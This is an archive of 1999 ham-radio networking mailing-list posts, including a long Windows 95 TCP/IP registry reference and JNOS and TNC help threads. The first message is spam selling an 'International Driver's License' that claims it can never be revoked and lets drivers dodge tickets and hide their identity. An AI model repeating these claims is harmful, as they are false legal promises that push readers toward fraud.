Date: Thu, 28 Jan 1999 02:33:06
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-1802-1999.01.28-05.05.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

INTERNATIONAL DRIVER'S LICENSE

Need a new driver's license?

Too many points or other trouble?

Want a license that can never be suspended
or revoked?

Want ID for nightclubs or hotel check-in?

Avoid tickets, fines, and mandatory driver's
education.

Protect your privacy, and hide your identity.

The United Nations gave you the privilege to
drive freely throughout the world! (Convention
on International Road Traffic of September 19,
1949 & World Court Decision, The Hague,
Netherlands, January 21, 1958)

Take advantage of your rights. Order a valid
International Driver's License that can never
be suspended or revoked.

Confidentiality assured.

CALL NOW!!!

1-937-586-9313

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: ESRAC file

From: steve.diggs@totrbbs.radio.org (STEVE DIGGS)
Date: Sat, 30 Jan 99 11:21:00 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-2389-1999.01.30-10.30.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Steve,

Let me have a look for it. I should have it online this weekend.

Regards,
Steve Diggs

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] New to list

From: Ken Arck <ph@thepalace.com>
Date: Sat, 30 Jan 1999 09:59:42 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-2399-1999.01.30-11.58.54--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Is anyone aware of drivers for the new Baycom 9600 modem and JNOS/TNOS?

Ken

Ken Arck
Support Engineer for - Electric Communities
Email: ph@thepalace.com
http://preview.thepalace.com/ph
http://www.thepalace.com
Palace Site - preview.thepalace.com Port 9998
aka Ph's horse

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

February 1999

Original source file: netsig.9902
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9902

1. [netsig] Windows TCP/IP Registry Settings

From: Steve Stroh <steve@strohpub.com>
Date: Wed, 03 Feb 1999 20:07:26 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-3423-1999.02.03-22.06.44--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Microsoft TCP/IP Registry Entries
Configuration settings for Microsoft TCP/IP are stored in the Registry as part of the protocol installation process. If DHCP is used on the network, configuration information can also be provided by the DHCP client service. DHCP-provided information is stored in the Registry in binary format and cannot be altered by editing it. However, static information can be entered in the Registry, which overrides DHCP default values.
Microsoft TCP/IP should perform correctly and efficiently using the automatic settings defined during installation, because the optimum default values for most situations have been defined for TCP/IP under Windows 95. In rare cases, for particular installations, alternate values might need to be defined in the Registry for some parameters. This section describes additional Registry settings that can be modified for Microsoft TCP/IP. Other TCP/IP settings should be changed only by using the Network option in Control Panel.
Caution Using Registry Editor incorrectly can cause serious, system-wide problems that might require reinstalling Windows 95.
Any manual changes to the Windows 95 Registry are made at your own risk. Changing Registry parameters for TCP/IP (or other system settings) without careful consideration and testing can adversely affect system performance. Microsoft does not recommend changing Registry settings manually under most circumstances, because Microsoft TCP/IP for Windows 95 is almost entirely self tuning.
Each parameter must be added to the correct Registry key and using the correct value type, as described in the following sections. For information about how to use Registry Editor to add entries to the Registry, see Chapter 33, "Windows 95 Registry," in Microsoft Windows 95 Resource Kit.
TCP/IP Registry Entries in the MSTCP Subkey
The entries described here must be added to the following Registry key:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTCP

ArpAlwaysSourceRoute
	Value Type: String
	Valid Range: 0 or 1 (false or true)
	Default: 0
	If this parameter is set to 1, then TCP/IP transmits ARP queries with source routing enabled on token-ring networks. By default, Microsoft TCP/IP transmits ARP queries without source routing first and retries with source routing enabled if no reply was received.
BroadcastAddress
	Value type: Binary (four-byte, little-endian encoded IP address)
	Valid range: 0 - 0xFFFFFFFF
	Default: The "ones" broadcast address for each network (based on the IP address and the subnet mask)
	Forces NetBIOS over TCP/IP to use a specific address for all broadcast name-related packets. By default, the protocol uses the ones-broadcast address appropriate for each network - that is, for a network of 11.101.0.0 with a subnet mask of 255.255.0.0, the subnet broadcast address would be 11.101.255.255. This parameter can be set, for example, if the network uses the zeros-broadcast address, where the appropriate subnet broadcast address for the previous example would be 11.101.0.0, so the value for this parameter would be 0x0b650000. This parameter is global and is used on all subnets to which Microsoft TCP/IP is bound.
BcastNameQueryCount
	Value type: String (integer)
	Valid range: 1 - 7
	Default: 3
	Specifies the number of times the system will retry NetBIOS name query broadcasts for a give name without receiving a response.
BcastQueryTimeout
	Value type: String (milliseconds)
	Valid range: 100 - 0xFFFFFFFF
	Default: 750 decimal (0x2ee hex)
	Specifies the period of time to wait between successive name query

broadcasts for the same name.
BSDUrgent
(Entry name is TcpUseRFC1122UrgentPointer in Windows NT Registry)
        Value type: String
        Valid range: 0 or 1 (false or true)
        Default: 1
        If this value is 1, it specifies that Microsoft TCP/IP is to treat urgent data the way some UNIX systems do (with a maximum of 1 byte of urgent data, for example). If this value is 0, it specifies that TCP is to handle urgent data using the BSD mode, as specified by RFC 1122. The two mechanisms interpret the urgent pointer in the TCP header and the length of the urgent data differently, and are not interoperable. Microsoft TCP/IP in both Windows NT and Windows 95 uses the BSD mode by default.
CacheTimeout
        Value type: String (milliseconds)
        Valid range: 60000 - 0xFFFFFFFF
        Default: 360000 milliseconds (6 minutes)
        Specifies how long NetBIOS names are cached in the remote name table. You might want to lengthen this time to decrease name-resolution traffic on a stable network where computer names, locations, and addresses do not change often.
DeadGWDetect
        Value type: String
        Valid range: 0 or 1 (false or true)
        Default: 1
        Specifies whether Microsoft TCP/IP will use Dead Gateway Detection. When this value is 1, TCP will ask IP to change to a backup gateway if it retransmits a segment several times without receiving a response. Backup gateways are defined in the Gateway settings for Microsoft TCP/IP properties.
DefaultRcvWindow
        Value type: String (16-bit number of bytes)
        Valid range: 0 - 0xFFFF
        Default: The smaller of 0xFFFF, or the larger of four times the maximum TCP data size on the network, or 8192 rounded up to an even multiple of the network TCP data size; for Ethernet, the default is 8760
        Specifies the maximum receive window advertised by TCP. The receive window specifies the number of bytes a sender can transmit without receiving an acknowledgment. Usually, setting a larger size for this value will improve performance on networks with high (delay * bandwidth). For the greatest efficiency, the receive window should be an even multiple of the TCP Maximum Segment Size (MSS), which is negotiated during connection setup, in order to increase the percentage of full-sized TCP segments used during bulk data transmission.
DefaultTOS
        Value type: String
        Valid range: 0 - 255
        Default: 0
        Specifies the default Type Of Service (TOS) value set in the header of outgoing IP packets. Values are defined in RFC 791.
DefaultTTL
        Value type: String (8-bit number)
        Valid range: 1 - 255
        Default: 32
        Specifies the default Time To Live (TTL) value set in the header of outgoing IP packets. This TTL value determines the maximum amount of time an IP packet can live on the network without reaching its destination. This is effectively a limit on the number of routers that an IP packet can pass through before being discarded.
EnableProxy
        Value type: String
        Valid range: 0 or 1 (false or true)
        Default: 0
        Specifies whether this computer is a WINS proxy agent. A proxy name server answers broadcast queries for names that it has resolved through WINS, which allows a network with workstations using b-node name resolution to connect to servers registered with WINS on other subnets.
EnableProxyRegCheck
        Value type: String
        Valid range: 0 or 1 (false or true)
        Default: 0
        Specifies whether the proxy name server will send a negative response to a broadcast name registration if the name is already registered with WINS or is in the proxy's local name cache with a different IP address. The hazard of enabling this feature is that it prevents a system from changing its IP address as long as WINS has a mapping for the name. For this reason, it is disabled by default. This setting is only used if EnableProxy=1.
IGMPLevel
        Value type: String
        Valid range: 0, 1, or 2

Default: 2
Specifies the level of support allowed for IP multicasting, corresponding to the levels in RFC 1112. At level 0, the system provides no multicast support. At level 1, the system can only send IP multicast packets. At level 2, the system can send IP multicast packets and fully participate in the Internet Group Management Protocol to receive multicast packets.
For details about IP multicasting with Microsoft TCP/IP, see the Microsoft white paper titled Microsoft Windows NT 3.5 and 3.51 TCP/IP Protocol Stack and Services: Implementation Details.

InitialRefreshT.O.
(Entry name is InitialRefreshTimeout in Windows NT Registry)
Value type: String (milliseconds)
Valid range: 960000 - 0xFFFFFFFF (about 16 minutes to 50 days)
Default: 960000 milliseconds (16 minutes)
Specifies the interval over which to contact a WINS name server to refresh the name. The protocol driver tries to contact the WINS server at one-eighth of this time interval when it first registers names. When it receives a successful registration response, that response will contain the new refresh interval to use.
For information about the WINS registry and renewal processes, see Microsoft Windows NT Server 3.5 TCP/IP or Windows NT Networking Guide (v. 2 in Microsoft Windows NT 3.5 Resource Kit).

KeepAliveInterval
Value type: String (milliseconds)
Valid range: 1 - 0xFFFFFFFF
Default: 1000 (1 second)
Specifies the interval for keepalive retransmissions until a response is received. Once a response is received, the next keepalive transmission occurs after the value of KeepAliveTime has expired. Once the KeepAliveTime value has expired, keepalive transmissions are sent every KeepAliveInterval milliseconds until a response is received, up to a maximum of MaxDataRetries before the connection is aborted.

KeepAliveTime
Value type: String (milliseconds)
Valid range: 1 - 0xFFFFFFFF
Default: 7200000 (2 hours)
Specifies how often TCP attempts to verify that an idle connection is still intact by sending a keepalive packet, if keepalives are enabled on a connection. If the remote system is still reachable and functioning, it will acknowledge the keepalive transmission, Keepalive packets are not sent by default; this feature can be enabled on a connection by an application.

LmhostFile
Value type: String
Valid range: valid path and filename
Default: c:\windows\lmhosts
Specifies the path to the LMHOSTS file. This value must be defined for LMHOSTS to be used for NetBIOS name resolution on Windows 95.

LmhostsTimeout
Value type: String (milliseconds)
Valid range: 1000 - 0xFFFFFFFF
Default: 10000 (10 seconds)
Specifies the period of time the system will wait before timing out when seeking LMHOSTS and DNS for name resolution.

MaxConnections
(Entry name is TcpNumConnections in Windows NT Registry)
Value type: Binary (32-bit number)
Valid range: Based on memory constraints
Default: 100
Specifies the maximum number of connections that TCP can have open simultaneously.

MaxConnectRetries
(Entry name is TcpMaxConnectRetransmissions in Windows NT Registry)
Value type: Binary (32-bit number)
Valid range: 0 - 0xFFFFFFFF
Default: 3
Specifies the number of times that TCP will retransmit a connect request (SYN) before giving up. The initial retransmission timeout is 3 seconds, and it is doubled with each successive retransmission in a given connect attempt.

MaxDgramBuffering
Value type: String (number of bytes)
Valid range: 0 - 0xFFFFFFFF
Default: 0x20000 (128 Kb)
Specifies the maximum amount of memory that the NetBIOS over TCP/IP driver will dynamically allocate for all outstanding datagram sends. Once this limit is reached, further sends will fail due to insufficient resources.

MaxDataRetries
(Entry name is TcpMaxDataRetransmissions in Windows NT Registry)
Value type: Binary (32-bit number)

Valid range: 0 - 0xFFFFFFFF
Default: 5
Specifies the maximum number of times that TCP will retransmit an individual data segment or an FIN (that is, a non-connect segment) before giving up. The retransmission timeout is doubled with each successive retransmission on a connection. The timeout is reset when responses resume. The base timeout value is determined dynamically by the measured round-trip time on the connection, so it will vary according to link conditions.

NameServerPort
Value type: String (UDP port number)
Valid range: 0 - 0xFFFF
Default: 137 decimal (89 hex)
Specifies the UDP destination port (on the WINS name server) to which to send name service packets such as queries or registrations. Microsoft WINS listens on port 0x89. NetBIOS name servers from other vendors might listen on different ports.

NameSrvQueryCount
Value type: String (integer)
Valid range: 0 - 0xFFFF
Default: 3
Specifies the number of times TCP/IP will try to contact the WINS server for NetBIOS name resolution without receiving a response.

NameSrvQueryTimeout
Value type: String (milliseconds)
Valid range: 100- 0xFFFFFFFF
Default: 1500 (1.5 seconds)
Specifies how long TCP/IP waits between successive name queries to the WINS server for a particular name query before timing out.

NameTableSize
Value type: String (integer)
Valid range: 1 - 255
Default: 100
Specifies the maximum number of names in the NetBIOS name table.

NodeType
Value type: String
Valid range: 1, 2, 4, or 8
Default: 1 (b-node) if no value is specified or no WINS servers are configured on the network; 8 (h-node) if WINS servers are specified and NodeType is not otherwise defined in the Registry.
Specifies the mode of NetBIOS name resolution used by NetBIOS over TCP/IP, where 1 = b-node (broadcasts), 2 = p-node (point-to-point name queries to a WINS server), 4 = m-node (broadcast then query name server), and 8 = h-node (query name server, then broadcast). If DNS is enabled (which also enabled LMHOSTS in Windows 95), name resolution will also follow the mode defined by this parameter. This value can also be configured using DHCP.

PMTUBlackHoleDetect
Value type: String
Valid range: 0 or 1 (false or true)
Default: 0
Specifies whether TCP will attempt to detect "Black Hole" routers when performing Path Maximum Transmission Unit (MTU) discovery (as described for the PMTUDiscovery parameter). A black-hole router is one that does not return ICMP Destination Unreachable messages when it needs to fragment a TCP packet that has the Don't Fragment bit set. TCP depends on receiving these messages to perform Path MTU Discovery. If this value is 1, TCP will try to send segments without the Don't Fragment bit set when several retransmissions of a segment are not acknowledged. Setting this parameter to 1 increases the maximum number of retransmissions performed for a given segment (which can cause performance degradation if this feature is not needed).
For information on how to specify the maximum size datagram that IP can pass to a media driver, see the entry for MaxMTU on page 4 in this paper.

PMTUDiscovery
Value type: String
Valid range: 0 or 1 (false or true)
Default: 1
Specifies whether Microsoft TCP/IP will attempt to discover the largest packet size (the MTU) over the path to a remote computer. By discovering the path MTU and limiting TCP segments to this size, TCP can eliminate fragmentation along the path at routers connecting networks with different MTUs. Fragmentation can adversely affect TCP throughput and network congestion. Path MTU Discovery is performed as specified in RFC 1191. For implementation details about path PMTU discovery in Microsoft TCP/IP, see the Microsoft white paper titled Microsoft Windows NT 3.5 and 3.51 TCP/IP Protocol Stack and Services: Implementation Details.

RandomAdapter
Value type: String
Valid range: 0 or 1 (false or true)
Default: 0 (not random - return the address of adapter that received the

request)
        For a computer with multiple network adapters, specifies whether to
respond with an IP address selected randomly from the set of addresses
defined on the computer or whether to return the IP address of the adapter
over which the request came. This feature can be used for load balancing by
a server with two network adapters on the same network. This parameter is
ignored unless SingleResponse=1.
SessionKeepAlive
        Value type: String (milliseconds)
        Valid range: 60000 - 0xFFFFFFFF
        Default: 3600000 (1 hour)
        Specifies how often to send session keepalive packets on active sessions.
Setting this value to 0xFFFFFFFF disables sending keepalive packets.
SingleResponse
        Value type: String
        Valid range: 0 or 1 (false or true)
        Default: 0
        For a computer with multiple network adapters, specifies whether to send
all IP addresses on a name query request from WINS. If this value is 1, the
system will send one address in a name query response; if 0, it will return
all the addresses of its adapters. This value must be 1 for RandomAdapter=1
to be enabled.
SessionTableSize
        Value type: String (integer)
        Valid range: 1 - 255
        Default: 255
        Specifies the maximum number of sessions in the TCP session table.
Size/Small/Medium/Large
        Value type: String
        Valid range: 1, 2, or 3
        Default: 1 (or 3 if the WINS proxy agent is enabled)
        Specifies the size of the name tables used to store local and remote
NetBIOS computer names, where 1 = small (16 names), 2 = medium (128), and 3
= large (256). Usually, Small (1) is adequate. If the computer is acting as
a WINS proxy agent, then the value is set automatically to Large (3) to
increase the size of the name cache hash table.
WinsDownTimeout
        Value type: String (time in milliseconds)
        Valid range: 1000 - 0xFFFFFFFF
        Default: 15,000 (15 seconds)
        Determines the amount of time that NetBIOS over TCP/IP will wait before
again trying to use WINS after it fails to contact any WINS server. This
feature primarily allows computers that are temporarily disconnected from
the network, such as laptops, to proceed through boot processing without
waiting to individually timeout out each WINS name registration or query.

The following Registry entries in this key are created and maintained
automatically when TCP/IP is configured using the Network option in Control
Panel. The specific parameters that might appear and their default values
depends on whether DHCP is enabled for automatic configuration of TCP/IP
parameters.
Caution   Do not change the following values manually using Registry
Editor. The following values should be maintained only by using the Network
option in Control Panel. The details provided here are for informational
purposes only.
EnableDNS=0
        Specifies whether to use DNS for NetBIOS name resolution. To change this
value, select the Enable DNS option in DNS Configuration settings in TCP/IP
properties. This value can be configured by DHCP.
LANABASE=0
        Specifies whether TCP/IP is the default protocol. To change this value,
check the relation option in Advanced settings in TCP/IP properties.
Domain=name
        Specifies the DNS domain name for the computer. This value is used by the
Windows Sockets interface. To change this value, type a valid domain name
in the related box in the DNS Configuration settings in TCP/IP properties.
HostName=name
        Specifies the DNS host name for the computer. To change this value, type a
valid host name in the related box in the DNS Configuration settings in
TCP/IP properties.
NameServer=DNS nameserver IP address
        Specifies a comma-separated list of valid IP addresses for the DNS name
servers to be queried by Windows Sockets to resolve names. To change this
value, add addresses in the DNS Server Search Order box in the DNS
Configuration settings in TCP/IP properties.
NameServer1=WINS nameserver IP address
        Specifies the IP address of the primary WINS server. To change this value,
type a value for the relation option in WINS Configuration settings in
TCP/IP properties. If this parameter is defined by changing either TCP/IP

properties or this Registry entry, it overrides any related DHCP setting.
NameServer2=WINS nameserver IP address
        Specifies the IP address of the WINS backup server. To change this value,
type a value for the relation option in WINS Configuration settings in
TCP/IP properties. If this parameter is defined by changing either TCP/IP
properties or this Registry entry, it overrides any related DHCP setting.
ScopeID=dot-separated DNS name
        Specifies the NetBIOS name scope for the node. If this parameter is
defined, it overrides any DHCP setting that uses the same name, but a blank
value is ignored. To set a null scope that overrides the DHCP settings, use
the "*" value. This value can be any valid DNS domain name consisting of
two dot-separated parts, and must not begin with a period. To change this
value, type a value for Scope ID in the WINS Configuration settings in
TCP/IP properties.
SearchList=list
        Specifies a list of domain name suffixes to append to a DNS server name to
be resolved using DNS if resolution fails when using the plain NameServer
value. To change this value, add suffixes in the Domain Suffix Search Order
box in the DNS Configuration settings in TCP/IP properties.

Notice that the Registry entries for ArpUseEtherSNAP, DatabasePath,
ForwardBufferMemory, IPEnableRouter, and NumForwardPackets that can be
defined in Windows NT are not valid under Windows 95.
TCP/IP Registry Entries in the NetTrans Subkey
The entries in this section must be added to the following Registry key,
where n represents the particular TCP/IP-to-network adapter binding.

Hkey_Local_Machine\System\CurrentControlSet\Services\Class\netTrans\000n

MaxMTU
        Value type: String (16-bit integer)
        Default: size in bytes as reported by the media driver; on an Ethernet
network or for a PPP dial-up connection, MaxMTU will default to 1500 (bytes)
        Specifies the maximum size datagram that IP can pass to a media driver.
SNAP and source routing headers (if used on the media) are not included in
this value. The actual value used will be the minimum of the value
specified with this parameter and the size reported by the media driver.
For slow connections such as SLIP as used by some Internet service
providers, this value should be 296.
ZeroBroadcast
(Entry name is UseZeroBroadcast in Windows NT Registry)
        Value Type: String
        Valid Range: 0 or 1 (false or true)
        Default: 0
        If this parameter is set to 1, then IP will use zeros-broadcasts (0.0.0.0)
instead of ones-broadcasts (255.255.255.255). Most systems use
ones-broadcasts, but some systems derived from BSD implementations use
zeros-broadcasts. Interoperation will not work well on the same network for
systems that use different broadcasts.

The following values appear in this Registry key, but should be configured
only by using the Network option in Control Panel, unless you must enter
values to create a multihomed configuration using a single network adapter.
The actual parameters that appear in the Registry and their default values
depend on whether DHCP is used to configure Microsoft TCP/IP automatically.
DefaultGateway=list of IP addresses
        Value Type: String (comma-separated list of dotted-decimal IP addresses)
        Valid Range: Any set of valid IP addresses
        Default: None
        Specifies a comma-separated list of gateways to be use to route packets
not destined for a subnet to which the computer is connected directly and
for which a more specific route does not exist. If this value is defined by
changing the TCP/IP properties or this Registry entry, it overrides the
related DHCP setting. To change this value, add addresses in the Installed
Gateways box in the Gateway settings in TCP/IP properties.
IPAddress
        Value type: String (comma-separated list of dotted-decimal IP addresses
        Valid range: Any set of valid IP addresses
        Default: None
        Specifies the IP address for each instance of TCP/IP bound to a particular
network adapter. If the first address in the list is 0.0.0.0, then the
primary interface on the network adapter will be configured using DHCP. A
system with more than one IP interface for an adapter is called "logically
multihomed." A valid value for IPMask must also be defined for each entry
in this list. To change this value for a network adapter that is not
multihomed, type an address in the IP Address settings in TCP/IP properties.
IPMask=list of subnet mask
        Value type: String (comma-separated list of dotted decimal IP addresses)

Valid range: Any set of valid IP addresses.
Default: None
Specifies the subnet mask to be used for each instance of TCP/IP bound to a particular network adapter. If the first mask in the list is 0.0.0.0, then the primary interface on the adapter will be configured using DHCP. There must be a valid subnet mask value in the this parameter for each IP address specified in the IPAddress parameter. To change this value for a network adapter that is not multihomed, type a subnet mask value in the IP Address settings in TCP/IP properties.

The following values are defined during installation and should not be modified in the Registry:
DeviceVxDs=vtdi.386,vip.386,vtcp.386,vdhcp.386,vnbt.386
DevLoader=ndis
DriverDesc=TCP/IP
InfPath=NETTRANS.INF
TCP/IP Registry Entries in the MSTCP\ServiceProvider Subkey
This section describes variables for parameters that appear in the following Registry key:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD
\MSTCP\ServiceProvider

The Class and ProviderPath values are used by the service resolution and registry APIs in Windows Sockets. The Class parameter indicates that TCP/IP is a name service provider, and its binary value (8) should not be changed. The ProviderPath parameter is a string that defines the location and filename for the 32-bit Windows Sockets DLL (the default is %windir%\system\wsock32.dll).
The following keys describe the order used to resolve host names. A lower number sets a higher priority for name resolution. These settings are binary values used for 16-bit Windows Sockets applications that use the GetHostByName() and GetAddressByName() APIs, which need to rely on the resolvers that are expected to take the least time. The numbers shown here indicate the default values specified in Windows 95. To change the order used for name resolution, adjust the related priority values.
LocalPriority = 0x1F3 (499)
HostsPriority = 0x1F4 (500)
DNSPriority = 0x7D0 (2000)
NetbtPriority = 0x7D1 (2001)
Note For these parameters, values under 1000 (decimal) are considered fast name resolution providers, so settings values under 1000 might have undesirable effects for network-based resolution mechanisms related to DNSPriority and NetbtPriority.
TCP/IP Registry Entries in the MSTCP\Parameters\Winsock Subkey
Windows 95 includes two helper files for Windows Sockets, WSHTCP.VXD and WSOCK32.DLL. In addition to the parameters in this subkey, additional settings for the kernel-mode driver that supports Windows Sockets applications are defined in another Registry key (AFVXD). None of these settings should be changed manually.
HelperDllName= %windir%\system\wsock32.dll
MaxSockAddrLength=binary value
MinSockAddrLength=binary value

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] tnc

From: Trevor Smith <nash072@vicnet.net.au>
Date: Fri, 5 Feb 1999 16:14:22 +1100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-3624-1999.02.04-23.13.44--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I am from Australia and have a DRSI DPK-2 TNC, I am trying to find the following mods new or s/h. Open Squelch DCD, High Speed Clock, Time of Day and also a 9600 modem by DRSI ae well. They are no longer in business.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: tnc

From: Sid Ashen-Brenner <sashen@midusa.net>
Date: Fri, 05 Feb 1999 00:29:35 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-3641-1999.02.05-00.38.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Last I had heard, they were still very much in business, just not in the
Amateur Radio end of the business ... just commerical stuff.
        That being said, I believe that TAPR still has a DCD kit avilable for the
DRSI unit ... or PacComm "may" have some stuff that might interest you.
Beyond that, I think we're down to browsing for used equipment?
        Good luck in your search!
                73 de Sid   n0obm

At 04:14 PM 02/05/1999 +1100, you wrote:
> I am from Australia and have a DRSI DPK-2 TNC, I am trying to find the
>following mods new or s/h. Open Squelch DCD, High Speed Clock, Time of Day
>and also a 9600 modem by DRSI ae well. They are no longer in business.
>
>
>---
>You are currently subscribed to netsig as: SASHEN@MIDUSA.NET
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net   n0obm@n0obm.#ncks.ks.usa.noam

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

March 1999

Original source file: netsig.9903
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9903

1. [netsig] Ham Mailing Lists Archive -- Working Again

From: John Ackermann <jra@febo.com>
Date: Fri, 05 Mar 1999 19:59:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-9187-1999.03.05-19.01.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I have a web-based seaerchable archive of several digital and packet
radio related mailing lists available at http://www.febo.com/list-archiv
e

The archive currently includes the following mailing lists:

TAPR BBS-SIG Mailing List -- from May, 1994

TAPR FCC Mailing List -- from August, 1994

TAPR NET-SIG Mailing List -- from March, 1994

TAPR-BB (Announcements) Mailing List -- from August, 1994

NOS-BBS Mailing List -- from December 1993

UCSD TCP-Group Mailing List -- from October, 1993

It's searchable by keywords as well as well as by date or thread.

For the last several months, the archive didn't work reliably due to a
bug (unknown to me at the time) in the indexing software. That's been
fixed now, so searches should once again work properly (I hope...).

I'm hoping to add additional mailing lists to the collection; if you
have (or know of) comprehensive archives of other packet or digital
radio mailing lists, please let me know.

Enjoy!

73,
John N8UR
jra@febo.com
http://www.febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Change in IP

From: "Mike Nettles" <miken@insolwwb.net>
Date: Wed, 17 Mar 1999 05:53:04 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-11102-1999.03.17-06.00.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello everyone, its been years since I setup out jnos and now our static ip is about to be changed. My
queston is: Where do I update it and how do I go about doing it?
73 and thanks, Mike KB5WBH.

3. [netsig] RE: Change in IP

From: Jeremy Mcmillan <mcmillan@cboe.com>
Date: Wed, 17 Mar 1999 08:04:45 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-11114-1999.03.17-08.05.47--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Each device has it's own TCP/IP software, which keeps its address and netmask and gateway in a different
 place. If it is a host computer, your OS will dictate where the IP setting is.

-----Original Message-----
From: Mike Nettles [SMTP:miken@insolwwb.net]
Sent: Wednesday, March 17, 1999 5:53 AM
To: TAPR Networking Special Interest Group

Subject: [netsig] Change in IP

Hello everyone, its been years since I setup out jnos and now our static ip is about to be changed. My queston is: Where do I update it and how do I go about doing it?
73 and thanks, Mike KB5WBH.

 << File: ATT00000.html >>

4. [netsig] Re: Change in IP

From: Bob Nielsen <nielsen@primenet.com>
Date: Wed, 17 Mar 1999 07:06:47 -0700 (MST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Message-ID: <LYR6748-11116-1999.03.17-08.08.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Mike,

I'm not sure quite what your question is. All amateur IP addresses are
static to my knowledge.

If you mean changing it in jnos itself, it's normally the ip address line
in autoexec.nos. If you have more than one (on different ports), it might
be called by an ifconfig line. See the jnos help files for syntax.

If you mean changing it in the domain nameserver system, send a message to
'ampraddr@ucsd.edu' with the word help on a line by itself in the message.
A response will be sent to you by the robot indicating the procedure.

In some areas the IP address coordinators like to take care of this
themselves, however.

Bob

On Wed, 17 Mar 1999, Mike Nettles wrote:

> Hello everyone, its been years since I setup out jnos and now our static
> ip is about to be changed. My queston is: Where do I update it and how
> do I go about doing it? 73 and thanks, Mike KB5WBH.
>
>

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
DM42nh   http://www.primenet.com/~nielsen

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] IP change

From: "Mike Nettles" <miken@insolwwb.net>
Date: Wed, 17 Mar 1999 11:28:39 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-11143-1999.03.17-11.36.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here is whats happening, the IP at the site where the jnos is at will be changed by the end of the month. The 44 ip will stay the same as before. I do know where in the autoexec.nos file to make the changes.
I didn't know where or how to make the changes for the ampr list but did get the answer in one of the replies, ucsd.edu .
Thanks for the replies.
73 Mike KB5WBH

6. [netsig] Re: IP change

From: Bob Nielsen <nielsen@primenet.com>
Date: Wed, 17 Mar 1999 15:02:59 -0700 (MST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-11188-1999.03.17-16.04.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Do you mean that this jnos system is a gateway between the 44-network and
the Internet?

If that is the case, you will have to make a change to your encap entry.
You should find the necessary information at

http://www.fuller.net/Gateways/

Bob

On Wed, 17 Mar 1999, Mike Nettles wrote:

> Here is whats happening, the IP at the site where the jnos is at will be
> changed by the end of the month. The 44 ip will stay the same as before.
> I do know where in the autoexec.nos file to make the changes. I didn't
> know where or how to make the changes for the ampr list but did get the
> answer in one of the replies, ucsd.edu . Thanks for the replies. 73
> Mike KB5WBH
>
>

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
DM42nh   http://www.primenet.com/~nielsen

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Fwd: TCM3105NL

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sat, 20 Mar 1999 16:42:16 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-11656-1999.03.20-16.50.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

FYI.

I just got this today and thought some other people might be interested.

I don't know who this fellow is -- so I take no responsibility if there are
problems.

Cheers - Greg

>From: "Tim Savoy" <TimSav@mginh.com>
>To: <wd5ivd@tapr.org>
>Subject: TCM3105NL
